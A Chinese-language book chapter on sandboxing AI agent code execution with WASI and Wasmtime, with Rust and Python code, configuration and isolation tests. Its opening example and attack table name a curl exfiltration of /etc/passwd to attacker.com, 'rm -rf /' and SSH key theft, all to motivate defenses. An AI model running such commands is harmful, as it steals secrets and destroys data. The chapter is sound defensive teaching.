第 25 章:安全执行(WASI 沙箱)
WASI 让工具执行具备真正的沙箱隔离——默认无权限,只给必要的能力;但隔离不是万能的,它需要配合输入验证和输出审核才能形成完整防线。
⏱️ 快速通道(5 分钟掌握核心)
- WASI 核心:能力模型,默认零权限,显式授予每项能力
- 比 Docker 快 100 倍:微秒级启动,无需完整容器
- 四层隔离:文件系统(preopened dirs)、网络(默认禁用)、CPU(Fuel 限制)、内存
- 三道防线组合:输入验证 → 沙箱执行 → 输出审核
- 绕过检测:监控系统调用模式,异常行为立即终止
10 分钟路径:25.1-25.3 → 25.5 → Shannon Lab
用户让 Agent "分析这段代码的性能"。Agent 决定调用代码执行工具。
代码里有一行:os.system('curl http://attacker.com/steal?data=' + open('/etc/passwd').read())
你的服务器密码就这样被偷走了。
我第一次遇到这个问题,是在一个"智能代码助手"项目里。用户提交了一段看起来人畜无害的 Python 代码,说要"测试一下这个算法的效率"。代码执行后,系统日志里出现了一行神秘的外网请求。追查下去,发现那段代码里藏着一行 base64 编码的恶意指令。
从那以后,我再也不相信任何用户提交的代码。
问题是:如果完全禁止代码执行,Agent 的能力会大打折扣。很多任务需要执行代码:数据分析、格式转换、API 调用验证……
解决方案:沙箱。让代码在一个隔离的环境里执行,即使有恶意代码,也无法逃逸。
25.1 为什么需要沙箱?
工具执行的安全风险
Agent 的核心能力是调用工具,但工具执行带来巨大安全风险:
| 攻击类型 | 风险 | 示例 |
|---|---|---|
| 文件系统逃逸 | 读取敏感文件 | /etc/passwd, ~/.ssh/id_rsa |
| 网络外联 | 数据泄露 | curl http://attacker.com |
| 资源耗尽 | 拒绝服务 | while True: pass |
| 进程注入 | 权限提升 | os.system('sudo ...') |
| 命令注入 | 执行任意命令 | import os; os.system('rm -rf /') |
这些攻击不需要高深技术。一行代码就能搞定。
传统隔离方案的问题
| 方案 | 优点 | 问题 |
|---|---|---|
| Docker | 成熟,生态完善 | 启动慢 (100ms+),资源开销大 |
| VM | 隔离最完全 | 更重的资源开销,启动秒级 |
| 进程沙箱 | 轻量 | 依赖操作系统,隔离不完全 |
| chroot | 简单 | 可被绕过,只隔离文件系统 |
如果你的 Agent 每秒要执行几十次工具调用,Docker 的 100ms 启动时间就是不可接受的延迟。
WASI 解决方案
WASI(WebAssembly System Interface)是一种轻量级沙箱方案。核心思想:能力模型——默认没有任何权限,你需要显式授予每一项能力。

⚠️ 时效性提示 (2026-01): 性能数据基于特定测试环境。实际性能取决于硬件配置、WASM 运行时版本、工作负载特性。请在目标环境实测验证。
WASI 的核心优势:
| 对比项 | Docker | WASI |
|---|---|---|
| 启动时间 | 100ms+ | < 1ms |
| 内存开销 | 50MB+ | < 10MB |
| 隔离方式 | 命名空间 | 能力模型 |
| 跨平台 | 需要 daemon | 纯库,无依赖 |
25.2 WASI 架构
在 Shannon 中,WASI 沙箱运行在 Agent Core(Rust 层),Python 代码通过 gRPC 请求执行:

核心组件:
| 文件 | 语言 | 职责 |
|---|---|---|
wasi_sandbox.rs | Rust | WASI 沙箱核心实现 |
python_wasi_executor.py | Python | Python 工具封装 |
python-3.11.4.wasm | WASM | 编译后的 Python 解释器 |
25.3 WasiSandbox 实现
结构定义
以下是 Shannon 中 rust/agent-core/src/wasi_sandbox.rs 的核心结构:
#[derive(Clone)]
pub struct WasiSandbox {
    engine: Arc<Engine>,
    allowed_paths: Vec<PathBuf>,
    allow_env_access: bool,
    env_vars: HashMap<String, String>,
    memory_limit: usize,
    fuel_limit: u64,
    execution_timeout: Duration,
    table_elements_limit: usize,
    instances_limit: usize,
    tables_limit: usize,
    memories_limit: usize,
}
关键资源限制:
| 字段 | 默认值 | 说明 |
|---|---|---|
memory_limit | 256MB | 最大内存使用 |
fuel_limit | 10^9 | CPU 指令配额 |
execution_timeout | 30s | 执行超时 |
table_elements_limit | 10000 | WASM 表元素上限 |
instances_limit | 10 | 实例数上限 |
初始化配置
impl WasiSandbox {
    pub fn with_config(app_config: &Config) -> Result<Self> {
        let mut wasm_config = wasmtime::Config::new();

        // WASI 必要功能
        wasm_config.wasm_reference_types(true);
        wasm_config.wasm_bulk_memory(true);
        wasm_config.consume_fuel(true);  // 启用 Fuel 计量

        // 安全设置
        wasm_config.epoch_interruption(true);     // 启用 epoch 中断
        wasm_config.memory_guard_size(64 * 1024 * 1024); // 64MB guard page
        wasm_config.parallel_compilation(false);   // 减少资源使用

        let engine = Arc::new(Engine::new(&wasm_config)?);

        Ok(Self {
            engine,
            allowed_paths: app_config.wasi.allowed_paths.iter()
                .map(PathBuf::from).collect(),
            allow_env_access: false,  // 默认禁止环境变量
            env_vars: HashMap::new(),
            memory_limit: app_config.wasi.memory_limit_bytes,
            fuel_limit: app_config.wasi.max_fuel,
            execution_timeout: app_config.wasi_timeout(),
            table_elements_limit: 10000,  // Python WASM 需要较大的表限制
            instances_limit: 10,
            tables_limit: 10,
            memories_limit: 4,
        })
    }
}
关键配置点:
- consume_fuel(true):启用指令计量,防止 CPU 滥用
- epoch_interruption(true):启用超时中断,防止代码无限运行
- memory_guard_size(64MB):内存越界时触发页错误,而不是默默溢出
执行流程
Shannon 的 WASM 执行流程参考 wasi_sandbox.rs 中的 execute_wasm_with_args 函数:
pub async fn execute_wasm_with_args(
    &self,
    wasm_bytes: &[u8],
    input: &str,
    argv: Option<Vec<String>>,
) -> Result<String> {
    info!("Executing WASM with WASI isolation (argv: {:?})", argv);
    let start = Instant::now();

    // 1. 验证权限
    self.validate_permissions()
        .context("Permission validation failed")?;

    // 2. 验证 WASM 模块大小和格式
    if wasm_bytes.len() > 50 * 1024 * 1024 {
        return Err(anyhow!("WASM module too large: {} bytes", wasm_bytes.len()));
    }

    if wasm_bytes.len() < 4 || &wasm_bytes[0..4] = b"\0asm" {
        return Err(anyhow!("Invalid WASM module format"));
    }

    // 3. 预验证内存声明
    {
        let tmp_module= Module::new(&self.engine, wasm_bytes)?;
        for export in tmp_module.exports() {
            if let ExternType::Memory(mem_ty)= export.ty() {
                if let Some(max_pages)= mem_ty.maximum() {
                    let max_bytes= (max_pages as usize) * (64 * 1024);
                    if max_bytes > self.memory_limit {
                        return Err(anyhow!(
                            "WASM module declares memory larger than allowed"));
                    }
                }
            }
        }
    }

    // 4. 启动 epoch ticker (超时控制)
    let engine_weak = Arc::downgrade(&self.engine);
    let (stop_tx, mut stop_rx) = tokio::sync::oneshot::channel::<()>();
    let ticker_handle = tokio::spawn(async move {
        let mut interval = tokio::time::interval(Duration::from_millis(100));
        loop {
            tokio::select! {
                _ = interval.tick() => {
                    if let Some(engine) = engine_weak.upgrade() {
                        engine.increment_epoch();
                    } else {
                        break;
                    }
                }
                _ = &mut stop_rx => break,
            }
        }
    });

    // 5. 在阻塞线程执行 WASM
    let result = tokio::task::spawn_blocking(move || {
        // ... 执行逻辑 ...
    }).await?;

    // 6. 停止 epoch ticker
    let _ = stop_tx.send(());
    let _ = ticker_handle.await;

    result
}
这个流程的关键设计:
- 预验证内存声明:在实例化之前就检查内存需求,避免启动后才发现超限
- epoch ticker:后台线程定期增加 epoch,用于超时控制
- spawn_blocking:WASM 执行可能阻塞,必须放在独立线程
25.4 WASI 能力控制
这是 WASI 沙箱的核心——能力模型。
文件系统隔离
Shannon 的文件系统隔离设计:
for allowed_path in &allowed_paths {
    // 规范化路径防止符号链接逃逸
    let canonical_path = match allowed_path.canonicalize() {
        Ok(path) => path,
        Err(e) => {
            warn!("WASI: Failed to canonicalize path {:?}: {}", allowed_path, e);
            continue;
        }
    };

    // 验证规范化后仍在允许边界内
    if !canonical_path.starts_with(allowed_path)
        && !allowed_path.starts_with("/tmp") {
        warn!("WASI: Path {:?} resolves outside allowed directory", allowed_path);
        continue;
    }

    if canonical_path.exists() && canonical_path.is_dir() {
        wasi_builder.preopened_dir(
            canonical_path.clone(),
            canonical_path.to_string_lossy(),
            DirPerms::READ,   // 只读目录
            FilePerms::READ,  // 只读文件
        )?;
    }
}
安全措施:
| 措施 | 防御的攻击 |
|---|---|
canonicalize() | 符号链接逃逸(/tmp/safe -> /etc) |
| 边界验证 | 路径穿越(../../../etc/passwd) |
DirPerms::READ | 目录写入(创建恶意文件) |
FilePerms::READ | 文件修改(篡改配置) |
网络隔离
WASI preview1 没有网络 API。任何 socket 操作返回 ENOSYS(Function not implemented)。
# 这段代码在 WASI 沙箱里会失败
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('google.com', 80))  # Error: [Errno 38] Function not implemented
这是 WASI 最强的安全特性之一:不是"限制"网络,而是"根本没有"网络能力。攻击者无法绕过不存在的 API。
环境变量隔离
// 默认禁用,不继承宿主环境
if allow_env_access {
    for (key, value) in &env_vars {
        wasi_builder.env(key, value);
    }
}
// 注意: 不调用 inherit_env(),不继承宿主环境变量
环境变量经常包含敏感信息:API Key、数据库密码、AWS 凭证。默认禁用是安全的选择。
标准输入输出
// 使用内存管道隔离
let stdin_pipe = MemoryInputPipe::new(input.as_bytes().to_vec());
let stdout_pipe = MemoryOutputPipe::new(1024 * 1024); // 1MB buffer
let stderr_pipe = MemoryOutputPipe::new(1024 * 1024);

wasi_builder
    .stdin(stdin_pipe)
    .stdout(stdout_pipe)
    .stderr(stderr_pipe);
输入通过 stdin 传入,输出通过 stdout/stderr 捕获。完全隔离,不连接真实终端。
25.5 资源限制
沙箱不只是隔离访问权限,还要防止资源滥用。
Fuel 限制 (CPU 配额)
store.set_fuel(fuel_limit)
    .context("Failed to set fuel limit")?;

// 每条 WASM 指令消耗 1 个 fuel
// 默认 10 亿 fuel 约等于几秒执行时间
工作原理:
代码执行 → 每条指令消耗 Fuel → Fuel 耗尽 → Trap 终止这是一种"预付费"模型。你给代码一定的"运行配额",用完就停止。攻击者无法通过无限循环耗尽系统资源。
内存限制
let store_limits = wasmtime::StoreLimitsBuilder::new()
    .memory_size(memory_limit)           // 256MB default
    .table_elements(table_elements_limit) // 10000 elements
    .instances(instances_limit)           // 10 instances
    .memories(memories_limit)             // 4 memories
    .tables(tables_limit)                 // 10 tables
    .trap_on_grow_failure(false)          // 返回失败而非 trap
    .build();

let mut store = Store::new(&engine, HostCtx { wasi: wasi_ctx, limits: store_limits });
store.limiter(|host| &mut host.limits);trap_on_grow_failure(false) 的设计很有意思:内存不足时返回失败,而不是立即 trap。这让代码有机会处理内存不足的情况,而不是突然崩溃。
执行超时
// 设置 epoch deadline
let deadline_ticks = (execution_timeout.as_millis() / 100) as u64;
store.set_epoch_deadline(deadline_ticks);

// Epoch ticker 每 100ms 运行一次
tokio::spawn(async move {
    let mut interval = tokio::time::interval(Duration::from_millis(100));
    loop {
        tokio::select! {
            _ = interval.tick() => {
                if let Some(engine) = engine_weak.upgrade() {
                    engine.increment_epoch();  // 每 100ms 递增 epoch
                }
            }
            _ = &mut stop_rx => break,
        }
    }
});
超时机制的工作方式:
- 后台线程每 100ms 增加一个 epoch
- WASM 执行时检查当前 epoch 是否超过 deadline
- 30 秒超时 = 300 个 epoch
为什么不直接用 time.sleep() 控制超时?因为 WASM 执行是阻塞的,外部无法中断。Epoch 机制是 Wasmtime 提供的协作式中断方案。
25.6 Python 执行器
Python 是最常见的工具脚本语言。Shannon 提供了一个专门的 Python WASM 执行器:
class PythonWasiExecutorTool(Tool):
    """Production Python executor using WASI sandbox."""

    _interpreter_cache: Optional[bytes] = None
    _sessions: Dict[str, ExecutionSession] = {}

    def __init__(self):
        self.interpreter_path = os.getenv(
            "PYTHON_WASI_WASM_PATH",
            "/opt/wasm-interpreters/python-3.11.4.wasm"
        )
        self.agent_core_addr = os.getenv("AGENT_CORE_ADDR", "agent-core:50051")

    def _get_metadata(self) -> ToolMetadata:
        return ToolMetadata(
            name="python_executor",
            version="2.0.0",
            description="Execute Python code in secure WASI sandbox",
            category="code",
            sandboxed=True,
            dangerous=False,  # Safe due to WASI isolation
            timeout_seconds=30,
            memory_limit_mb=256,
        )
注意 dangerous=False——因为有 WASI 沙箱保护,这个工具被标记为"安全"。
执行实现
async def _execute_impl(self, session_context: Optional[Dict] = None, **kwargs) -> ToolResult:
    code = kwargs.get("code", "")
    session_id = kwargs.get("session_id")
    timeout = min(kwargs.get("timeout_seconds", 30), 60)

    if not code:
        return ToolResult(success=False, error="No code provided")

    try:
        # 构建 gRPC 请求
        tool_params = {
            "tool": "code_executor",
            "wasm_path": self.interpreter_path,  # 只传路径,不传 20MB 的内容
            "stdin": code,  # Python 代码作为 stdin
            "argv": ["python", "-c", "import sys; exec(sys.stdin.read())"],
        }

        ctx = struct_pb2.Struct()
        ctx.update({"tool_parameters": tool_params})

        req = agent_pb2.ExecuteTaskRequest(
            query=f"Execute Python code (session: {session_id or 'none'})",
            context=ctx,
            available_tools=["code_executor"],
        )

        async with grpc.aio.insecure_channel(self.agent_core_addr) as channel:
            stub = agent_pb2_grpc.AgentServiceStub(channel)

            try:
                resp = await asyncio.wait_for(
                    stub.ExecuteTask(req), timeout=timeout
                )
            except asyncio.TimeoutError:
                return ToolResult(
                    success=False,
                    error=f"Execution timeout after {timeout} seconds",
                    metadata={"timeout": True},
                )

        # 处理响应...

    except grpc.RpcError as e:
return ToolResult(success=False, error=f"Communication error: {e.details()}")关键设计:wasm_path 只传路径,不传 20MB 的 WASM 内容。Agent Core 负责从本地文件系统加载解释器。
会话持久化
@dataclass
class ExecutionSession:
    session_id: str
    variables: Dict[str, Any] = field(default_factory=dict)
    imports: List[str] = field(default_factory=list)
    last_accessed: float = field(default_factory=time.time)
    execution_count: int = 0

async def _get_or_create_session(self, session_id: Optional[str]) -> Optional[ExecutionSession]:
    if not session_id:
        return None

    async with self._session_lock:
        # 清理过期会话
        current_time = time.time()
        expired = [sid for sid, sess in self._sessions.items()
                   if current_time - sess.last_accessed > self._session_timeout]
        for sid in expired:
            del self._sessions[sid]

        # 获取或创建会话
        if session_id not in self._sessions:
            if len(self._sessions) >= self._max_sessions:
                # LRU 驱逐
                oldest = min(self._sessions.items(), key=lambda x: x[1].last_accessed)
                del self._sessions[oldest[0]]

            self._sessions[session_id] = ExecutionSession(session_id=session_id)

        session = self._sessions[session_id]
        session.last_accessed = current_time
        session.execution_count += 1

        return session
会话功能让用户可以在多次执行之间保持状态:定义变量、导入模块、累积数据。
25.7 配置与部署
配置
# config/shannon.yaml
wasi:
  enabled: true
  memory_limit_bytes: 268435456  # 256MB
  max_fuel: 1000000000           # 10 亿指令
  execution_timeout: "30s"
  allowed_paths:
    - "/tmp/wasi-sandbox"
    - "/opt/wasm-data"

python_executor:
  rate_limit: 10          # 每分钟最多 10 次
  session_timeout: 3600   # 会话 1 小时过期
  max_sessions: 100       # 最多 100 个会话
Docker 配置
# docker-compose.yml
services:
  agent-core:
    image: shannon-agent-core:latest
    volumes:
      - ./wasm-interpreters:/opt/wasm-interpreters:ro
      - /tmp/wasi-sandbox:/tmp/wasi-sandbox
    environment:
      - WASI_MEMORY_LIMIT=268435456
      - WASI_MAX_FUEL=1000000000
      - WASI_TIMEOUT=30s
注意 :ro——WASM 解释器目录是只读挂载的,防止被恶意代码修改。
获取 Python WASM
# 下载预编译的 Python WASM
curl -L https://github.com/nicholascok/wasification/releases/download/v0.2.1/python-3.11.4.wasm \
  -o /opt/wasm-interpreters/python-3.11.4.wasm

# 验证
file /opt/wasm-interpreters/python-3.11.4.wasm
# 输出: WebAssembly (wasm) binary module version 0x1
25.8 安全测试
部署后一定要测试沙箱的隔离效果。
文件系统逃逸测试
code = """
import os
print(os.listdir('/etc'))  # 应该失败
"""

# 期望输出
# Error: [Errno 2] No such file or directory: '/etc'
# 因为 /etc 没有被 preopened
网络访问测试
code = """
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('google.com', 80))  # 应该失败
"""

# 期望输出
# Error: [Errno 38] Function not implemented
# WASI 不支持网络操作
资源耗尽测试
code = """
while True:
    pass
"""

# 期望: 30 秒后超时终止
# 输出: Execution timeout after 30 seconds
Fuel 耗尽测试
code = """
result = 0
for i in range(10**9):
    result += i
print(result)
"""

# 期望: Fuel 耗尽后 Trap
# 输出: wasm trap: all fuel consumed
内存耗尽测试
code = """
data = []
while True:
    data.append('x' * 1024 * 1024)  # 每次分配 1MB
"""

# 期望: 内存限制触发
# 输出: wasm trap: cannot grow memory
25.9 常见的坑
坑 1:WASM 模块过大
// 错误:尝试通过 gRPC 发送 20MB 的 Python.wasm
let wasm_bytes = std::fs::read("python.wasm")?;  // 20MB!
grpc_request.wasm_bytes = wasm_bytes;  // gRPC 默认 4MB 限制!

// 正确:使用文件路径
tool_params["wasm_path"] = self.interpreter_path;  // 只传路径
坑 2:忘记符号链接检查
// 错误:直接使用用户提供的路径
wasi_builder.preopened_dir(user_path, ...);

// 正确:规范化并验证
let canonical = user_path.canonicalize()?;
if !canonical.starts_with(allowed_base) {
    return Err(anyhow!("Path escapes sandbox"));
}
wasi_builder.preopened_dir(canonical, ...);
这个坑很隐蔽。攻击者创建一个符号链接 /tmp/safe -> /etc,然后请求访问 /tmp/safe。如果你不做规范化检查,就会把 /etc 暴露出去。
坑 3:阻塞异步运行时
// 错误:在 async 函数中同步执行 WASM
async fn execute(&self, ...) {
    store.call_start(...);  // 阻塞!
}

// 正确:使用 spawn_blocking
async fn execute(&self, ...) {
    let result = tokio::task::spawn_blocking(move || {
        store.call_start(...)
    }).await?;
}
WASM 执行是同步的,可能需要几秒甚至几十秒。如果直接在 async 上下文中执行,会阻塞整个运行时,影响其他请求。
坑 4:未处理超时
// 错误:依赖 fuel 但不设置 epoch
store.set_fuel(1000000000);
// 如果代码在等待 I/O,fuel 不会消耗!

// 正确:同时使用 fuel 和 epoch
store.set_fuel(fuel_limit);
store.set_epoch_deadline(deadline_ticks);
// 启动 epoch ticker...
Fuel 只能限制 CPU 计算。如果代码在做 I/O 等待,Fuel 不会消耗。必须同时使用 Epoch 超时机制。
坑 5:Python WASM 表限制过小
// 错误:使用默认的表限制
table_elements_limit: 1000,

// 正确:Python WASM 需要较大的表限制
table_elements_limit: 10000,  // Python WASM 需要 5413+ 个元素
Python WASM 解释器在启动时会创建大量函数引用,需要较大的表限制。默认值可能导致启动失败。
25.10 框架对比
不同框架如何处理工具执行安全?
| 框架 | 沙箱方案 | 启动时间 | 网络隔离 | 资源限制 |
|---|---|---|---|---|
| Shannon + WASI | Wasmtime | < 1ms | 完全隔离 | Fuel + Epoch |
| LangChain | 无内置 | N/A | 无 | 无 |
| E2B | 云 VM | 秒级 | 可配置 | 云端限制 |
| Replit | 容器 | 100ms+ | 网络策略 | cgroups |
| Docker | 容器 | 100ms+ | 网络命名空间 | cgroups |
WASI 的优势在于:
- 轻量:毫秒级启动,MB 级内存
- 安全模型:能力模型,默认无权限
- 可嵌入:纯库,无需外部服务
劣势:
- 生态:不是所有语言都有成熟的 WASM 支持
- 兼容性:某些系统调用不可用(如网络)
- 调试:出错时信息可能不够详细
回顾
- 零信任:默认禁用所有能力,只显式授予需要的
- 只读挂载:只读挂载必要目录,防止文件写入
- 符号链接检查:规范化路径防止逃逸攻击
- 双重限制:同时使用 Fuel(CPU)和 Epoch(时间)控制资源
- 异步隔离:使用 spawn_blocking 避免阻塞异步运行时
Shannon Lab(10 分钟上手)
本节帮你在 10 分钟内把本章概念对应到 Shannon 源码。
必读(1 个文件)
rust/agent-core/src/wasi_sandbox.rs:看WasiSandbox结构体的资源限制字段、execute_wasm_with_args函数的 6 个执行阶段、preopened_dir调用的文件系统隔离
选读深挖(2 个,按兴趣挑)
python/llm-service/llm_service/tools/builtin/python_wasi_executor.py:看_execute_impl函数,理解 Python 代码怎么通过 gRPC 发送到 Agent Core 执行- Wasmtime 文档(https://docs.wasmtime.dev/):搜索 "fuel" 和 "epoch",理解资源限制的底层原理
练习
练习 1:设计沙箱测试用例
为 WASI 沙箱编写一组测试用例,覆盖:
- 文件系统逃逸(试图读取 /etc/passwd)
- 网络访问(试图连接外网)
- 资源耗尽(无限循环)
- 内存滥用(大量分配内存)
每个测试用例写出预期的输出。
练习 2:源码理解
读 Shannon 的 rust/agent-core/src/wasi_sandbox.rs:
canonicalize()在哪里被调用?如果删掉它会有什么安全风险?- 为什么要在
spawn_blocking里执行 WASM?如果直接在 async 函数里执行会怎样?
练习 3(进阶):设计多语言沙箱
场景:除了 Python,你还想支持 JavaScript 和 Ruby 的沙箱执行。设计一个通用的沙箱执行框架:
- 抽象出公共接口
- 处理不同解释器的初始化差异
- 考虑如何管理多个 WASM 解释器的内存开销
进一步阅读
- WASI 标准:https://wasi.dev/ - 了解 WASI 的设计理念和能力模型
- Wasmtime 文档:https://docs.wasmtime.dev/ - Rust 实现的高性能 WASM 运行时
- CPython WASM:https://github.com/nicholascok/wasification - 预编译的 Python WASM 解释器
下一章预告
WASI 沙箱解决了"代码执行安全"的问题。但还有一个更大的问题:多租户隔离。
当你的 Agent 系统服务多个企业客户时:
- 客户 A 的数据不能被客户 B 看到
- 客户 A 的查询不能使用客户 B 的 Token 预算
- 客户 A 的向量存储不能被客户 B 搜索到
这需要从认证层到数据库层的全链路隔离。
下一章我们来聊 多租户设计——如何实现完整的租户隔离,确保企业客户的数据安全。
接下来我们看...